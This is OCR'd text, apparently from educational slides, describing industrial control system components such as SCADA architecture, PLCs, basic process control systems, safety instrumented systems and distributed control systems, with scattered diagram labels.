
- **The SCADA architecture comprises the following hardware:**
  - Control server (SCADA-MTU)
  - Communication devices (network cables, radio devices, telephone lines, cables etc.)
  - Field sites distributed geographically consisting of PLCs, RTUs, etc. which are used to monitor and control the operation of industrial equipment


Control Center
HMI
Engineering Workstations
Data Historian
Control Server (SCADA-MTU)
Communications Routers
Switched Telephone, Leased Line or Power Line based Communications
Radio Microwave or Cellular
Satellite
Wide Area Network
Field Site 1
Modem
PLC
Field Site 2
WAN Card
IED
Field Site 3
Modem
RTU

Components of an ICS - Programmable Logic Controller (PLC)

- A programmable logic controller (PLC) is a small **solid-state control computer** where instructions can be customized to perform a specific task
- PLC systems consists of three modules:
  - **CPU Module**: It comprises of a central processor and its memory component
  - **Power Supply Module**: It provides a necessary supply of power required for the CPU and I/O modules by converting the power from AC to DC
  - **I/O Modules**: These are used in connecting the sensors and actuators with the system for sensing and controlling the real-time values such as pressure, temperature, and flow
- PLCs are used in industries such as the steel industry, automobile industry, energy sector, chemical industry, glass industry, and paper industry

PLC Architecture



Power Supply
Input Module
Central Processing Unit (CPU)
Memory
Program
Data
Output Module


Components of an ICS - Basic Process Control System (BPCS)

- A BPCS is responsible for **process control** and **monitoring** of the industrial infrastructure
- It is a system that **responds to input signals** from the process and associated equipment to generate output signals that cause the process and its associated equipment to operate based on an approved design control strategy
- A BPCS is applicable to all sorts of control loops like temperature control loops, batch control, pressure control loops, flow control loops, feedback and feed-forward control loops used in industries such as chemical, oil and gas, and food and beverages

Basic Process Control System

Closed Loop System


Error
Controller
Final Control Element
Process Variable
Set Value
+
-
Temperature flow
Transmitter
Process Variable
Primary Element/ Transducer



Components of an ICS - Safety Instrumented Systems (SIS)

- An SIS is an automated control system designed to **safeguard the manufacturing environment** in case of any hazardous incident in the industry
- It is an essential component of a **risk management strategy** that uses layers of protection to prevent the operational boundaries of critical processes from reaching an unsafe operating condition

- An SIS system basically comprises of sensors, logic solvers and final control elements that maintain safe operation of processes by performing the following functions:
  - **Sensors collect information** to determine and measure the process parameters (temperature, pressure, etc.) to predict if the equipment is operating in a safe state or not
  - **Logic solvers act as controllers** that capture signals from the sensors and execute the pre-programmed actions to avoid risk by providing output to the final control elements
  - The **final control elements** implement the actions determined by the logic controller to bring the system to a safe state
- Typical examples of SIS systems are fire and gas systems, safety interlock systems, safety shutdown systems, etc.

Components of an ICS

An ICS is a broad class of command and control networks and systems that are required to control and monitor every industrial process. Each type of ICS works and functions differently based on the functionality and complexity of the control action.

ICSs can be classified into the following types of most commonly and widely used control systems:

- **Distributed Control System (DCS)**

  A DCS is used to control production systems spread within the same geographical location. Such systems are primarily used for large, complex, and distributed processes that are carried out in industries such as chemical manufacturing and nuclear plants, oil refineries, water and sewage treatment plants, electric power generation plants, and automobile and pharmaceutical manufacturing. A DCS is generally a highly engineered and large-scale control system that is often used to perform an industry-specific task. It contains a centralized supervisory control unit used to control multiple local controllers, thousands of input/output (I/O) points, and various other field devices that are part of the overall production process.

  To attain the process control, a DCS employs various feedback and feedforward loops along with key product conditions that are established as per the targeted set points. It operates using a centralized supervisory control loop, such as SCADA and MTU, that connects a group of localized controllers such as RTU/PLC to execute the overall tasks required for the working of an entire production process. A high level of redundancy is provided at every level, starting from the I/O of the controllers to the network level. This redundancy helps other processes to continue smoothly in case of any single processor failure. The primary reason for choosing DCS systems in industry is the adaptability and flexibility that it provides in controlling distributed discrete field devices and their operating stations. Moreover, a DCS is scalable and hence can be arrayed either during initial installation as a large integrated system or as a modular system that can be integrated as per the requirements. DCSs are in a state of constant development as new technologies such as wireless systems and protocols, remote transmission, logging and data historian, and embedded web servers are being included over time.

